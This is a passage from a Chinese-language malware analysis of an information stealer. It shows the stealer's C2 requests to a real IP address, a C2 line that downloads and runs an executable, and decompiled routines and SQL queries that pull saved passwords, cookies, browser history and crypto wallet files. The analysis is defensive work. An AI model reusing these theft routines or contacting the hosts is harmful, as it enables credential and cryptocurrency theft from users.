


```
POST /1/index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)
Host: 51.15.196.30
Content-Length: 109
Cache-Control: no-cache

J/.?/.9/.=L.(9.(9.(8.(9.(9.(9.(9.LH.(9.(8.ON.>=.><.>9.(9.(9.(8.(9.(9.(9.(9.IH.>8.>8.?N.>2.>;.>8.><.>3.K/.8/.=HTTP/1.1 200 OK
Date: Mon, 22 Oct 2018 18:05:48 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

443e7d
...1i.Fs..A.~x.^y.F}.F^.a}.E\.l].yn.Oa.UX.Ad.zS.Cf.?X.i8.~h.Ka.wO.A`.>F.H>.`\.W[.yI.K\.a\.Na.lN.}@.Y2.ng.wP.G8.Z[.Nm.06.n4.c4a.S....
{...ho._.......X&lY..._.h...FZ.:..o....=..h:q.o....=K.h:..o....=..h:..o....=..h:..o....=..h:.....v..*.iv..;.e..Myo.H..O.m..R.
_....,...OO;....."..7/.h:..o.......
.V.
j.....n
.W.
j......
.%..j.....n..W.
j^..U..
```

图7 C2请求

样本会解密并验证C2响应的有效性。解密的C2内容由三个部分组成。第一个部分在<n></n>标签中，含有48个合法的DLL，用于信息窃取。第二部分在<d></d>标签中，含

1. “+”: 启用特定的恶意函数
2. “-”: 禁用特定恶意函数
3. “I”: 收集主机IP信息
4. “L”: 从远程服务器下载和执行文件



```
debug195:0319BD9F db    0
debug195:0319BDA0 aLPluginUpdate_spaceDownloa db '++++++-+-+',0Dh,0Ah
debug195:0319BDA0                                         ; DATA XREF: debug006:0012FF4C↑o
debug195:0319BDA0 db 'L',9,'plugin-update.space/download/10.17.18.exe',9,'-',9,'AU',0Ah
debug195:0319BDA0 db 'US',0Ah
debug195:0319BDA0 db 'NZ',0Dh,0Ah
debug195:0319BDA0 db 'I',9,'?',9,'reserved',0Dh,0Ah,0
```


图8 C2配置

C2中说明的恶意软件：

1. 窃取浏览器密码凭证；
2. 窃取浏览器cookie、自动填充凭证，从FTP客户端、Email客户端窃取凭证；
3. 窃取浏览器历史；
4. 窃取比特币钱包；
5. 窃取Skype聊天信息`main.db`；

6. 窃取telegram凭证；
7. 窃取steam凭证(ssfn)和游戏`metadata(.vdf)`；
8. 截图并发送给攻击者；
9. 清除临时恶意软件；
10. 从桌面收集文件；
11. 发送GET请求到`ip-api[.]com/json`来获取主机IP信息；
12. 下载和执行C2指定的文件。

图9是从Firefox和Thunderbird中窃取敏感信息的C2配置示例：



```
0120066C a51_15_196_30_0 db |'firefox.exe',0Dh,0Ah ; DATA XREF: debug006:0012FC6C↑o
0120066C                                           ; debug006:0012FE24↑o
01200679 aSoftwareWow6432nodeMozilla db 'SOFTWARE\Wow6432Node\Mozilla\Mozilla Firefox\',0Dh,0Ah
01200679 db 'SOFTWARE\Mozilla\Mozilla Firefox',0Dh,0Ah
01200679 db 'SOFTWARE\Clients\StartMenuInternet\FIREFOX.EXE\shell\open\command'
01200679 db 0Dh,0Ah
01200679 db 'SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\firefox.exe',0Dh
01200679 db 0Ah
01200679 db '%appdata%\Mozilla\Firefox\Profiles\',0Dh,0Ah
01200679 db 'MozillaFireFox',0Dh,0Ah
01200679 db 'CurrentVersion',0Dh,0Ah
01200679 db 'Install_Directory',0Dh,0Ah
01200679 db 'nss3.dll',0Dh,0Ah
01200679 db 'thunderbird.exe',0Dh,0Ah
01200679 db 'SOFTWARE\Wow6432Node\Mozilla\Mozilla Thunderbird\',0Dh,0Ah
01200679 db 'SOFTWARE\Mozilla\Mozilla Thunderbird',0Dh,0Ah
```

图9 窃取信息的C2配置

C2流量如图10所示：





图10 C2流量概览

信息窃取器

样本会从32中浏览器中窃取凭证和用户数据，包括Chrome, Firefox和Qihoo 360等主流浏览器。为了从浏览器窃取凭证，样本会从C2响应中下载48个合法的dll文件到`%AppData%\Local\Temp\2fd`文件夹，如图11所示：




api-ms-win-crt-convert-l1-1-0.dll
api-ms-win-crt-environment-l1-1-0.dll
api-ms-win-crt-filesystem-l1-1-0.dll
api-ms-win-crt-heap-l1-1-0.dll
api-ms-win-crt-locale-l1-1-0.dll
api-ms-win-crt-math-l1-1-0.dll
api-ms-win-crt-multibyte-l1-1-0.dll
api-ms-win-crt-private-l1-1-0.dll
api-ms-win-crt-process-l1-1-0.dll
api-ms-win-crt-runtime-l1-1-0.dll
api-ms-win-crt-stdio-l1-1-0.dll
api-ms-win-crt-string-l1-1-0.dll
api-ms-win-crt-time-l1-1-0.dll
api-ms-win-crt-utility-l1-1-0.dll
freebl3.dll
mozglue.dll
msvcp140.dll
nss3.dll
nssdbm3.dll
softokn3.dll
ucrtbase.dll
vcruntime140.dll

图11合法dll文件

这一动作的目的是加载nss3.dll和下面的函数：

- sqlite3_open
- sqlite3_close
- sqlite3_prepare_v2
- sqlite3_step
- sqlite3_column_text
- sqlite3_finalize
- NSS_Init
- PK11_GetInternalKeySlot
- PK11_Authenticate
- PK11SDR_Decrypt
- NSS_Shutdown
- PK11_FreeSlot

这些函数都用于复制敏感的浏览器信息。比如恶意软件会用`sqlite3_*`函数来获取Firefox浏览器历史信息，如图12所示：




```
CopyFileW(v7, v6, v15);
System::__linkproc__ LStrFromWStr(&System::AnsiString, v34);
System::AnsiToUtf8(System::AnsiString);
System::__linkproc__ WStrFromLStr(&v25, v36);
if ( sub_40776C(v25, a3) )
{
  v15 = &v41;
  v8 = System::__linkproc__ LStrToPChar(v36);
  if ( !(*off_41B140[0])(v8, v15) )
  {
    v15 = &v39;
    if ( !(*off_41B2D4[0])(
            "SELECT DATETIME(moz_historyvisits.visit_date/1000000, \"unixepoch\", \"localtime\"),moz_places.title,moz_p"
            "laces.url FROM moz_places, moz_historyvisits WHERE moz_places.id = moz_historyvisits.place_id ORDER By moz"
            "_historyvisits.visit_date DESC LIMIT 0, 10000",
            &v40,
            &v39) )
```

图12使用nss3.dll中的APIs窃取Firefox敏感信息

下面是从保存的Chrome数据中窃取用户名和密码。恶意软件样本会在路径`%LOCALAPPDATA%\Google\Chrome\User Data\`下搜索`Login Data`。绕过搜索到，就复制`Login Data`文件到`%AppData%\Local\Temp`，并调用`nss3.dll`中的`sqlite3_prepare_v2`函数来窃取凭证，如图13所示：

```
SELECT origin_url, username_value, password_value FROM logins
```



```
BSS:0041C920 off_41C920 dd offset aSelectOrigin_urlUsername_v ; DATA XREF: sub_408180+719↑o
BSS:0041C920                                        ; CODE:00409479↑o ...
BSS:0041C920                                        ; "SELECT origin_url, username_value, pass"...
BSS:0041C924 off_41C924 dd offset aSelectHost_keyNameEncrypte ; DATA XREF: sub_408180+72C↑o
BSS:0041C924                                        ; CODE:0040946F↑o ...
BSS:0041C924                                        ; "SELECT host_key, name, encrypted_value,"...
BSS:0041C928 off_41C928 dd offset aSelectHost_keyNameEncryp_0 ; DATA XREF: sub_408180+C12↑o
BSS:0041C928                                        ; CODE:00409465↑o ...
BSS:0041C928                                        ; "SELECT host_key, name, encrypted_value,"...
BSS:0041C92C off_41C92C dd offset aSelectHost_keyNameNameValu ; DATA XREF: sub_408180+73F↑o
BSS:0041C92C                                        ; CODE:0040945B↑o ...
BSS:0041C92C                                        ; "SELECT host_key, name, name, value, pat"...
BSS:0041C930 off_41C930 dd offset aSelectNameValueFromAutofil ; DATA XREF: sub_408180+752↑o
BSS:0041C930                                        ; CODE:00409451↑o ...
BSS:0041C930                                        ; "SELECT name, value FROM autofill"
BSS:0041C934 off_41C934 dd offset aSelectName_on_cardExpirati ; DATA XREF: sub_408180+765↑o
BSS:0041C934                                        ; CODE:00409447↑o ...
BSS:0041C934                                        ; "SELECT name_on_card, expiration_month, "...
BSS:0041C938 off_41C938 dd offset aAppdataMicrosoftWindowsCoo ; DATA XREF: sub_408180+778↑o
BSS:0041C938                                        ; CODE:0040943D↑o ...
BSS:0041C938                                        ; "%APPDATA%\\Microsoft\\Windows\\Cookies\"...
BSS:0041C93C off_41C93C dd offset aAppdataMicrosoftWindowsC_0 ; DATA XREF: sub_408180+78B↑o
BSS:0041C93C                                        ; CODE:00409433↑o ...
BSS:0041C93C                                        ; "%APPDATA%\\Microsoft\\Windows\\Cookies\"...
BSS:0041C940 off_41C940 dd offset aLocalappdataMicrosoftWindo ; DATA XREF: sub_408180+79E↑o
BSS:0041C940                                        ; CODE:00409429↑o ...
BSS:0041C940                                        ; "%LOCALAPPDATA%\\Microsoft\\Windows\\INe"...
BSS:0041C944 off_41C944 dd offset aLocalappdataPackagesMicr_0 ; DATA XREF: sub_408180+7B1↑o
BSS:0041C944                                        ; CODE:0040941F↑o ...
BSS:0041C944                                        ; "%LOCALAPPDATA%\\Packages\\Microsoft.Mic"...
```


图13 从窃取的浏览器凭证中选择字符串

恶意软件样本也会从前面提到的浏览器中提取cookie、书签和自动填充信息。凭证信息保存在`PasswordsList.txt`，cookies保存到`CookieList.txt`。

样本还会从窃取以下加密货币钱包：

- Ethereum
- Electrum
- Electrum-LTC
- Jaxx
- Exodus
- MultiBitHD


恶意软件会找到含有加密货币钱包敏感信息的特定文件。比如，图14就是样本尝试在`Coins\MultiBitHD`中找到并发送`mbhd.wallet.aes`文件。



```
sub_414DE8((int)L"Coins");
*(_DWORD *)off_41B2C4 += fn_findAndCopyFile(
                           L"%appdata%\\Electrum\\wallets\\",
                           (int)dword_419A1C,
                           (signed __int32)L"Coins\\Electrum",
                           0,
                           0,
                           0,
                           1,
                           2000,
                           0);
*(_DWORD *)off_41B2C4 += fn_findAndCopyFile(
                           L"%appdata%\\Electrum-LTC\\wallets\\",
                           (int)dword_419A1C,
                           (signed __int32)L"Coins\\Electrum-LTC",
                           0,
                           0,
                           0,
                           1,
                           2000,
                           0);
*(_DWORD *)off_41B2C4 += fn_findAndCopyFile(
                           (OLECHAR *)&off_419B04,
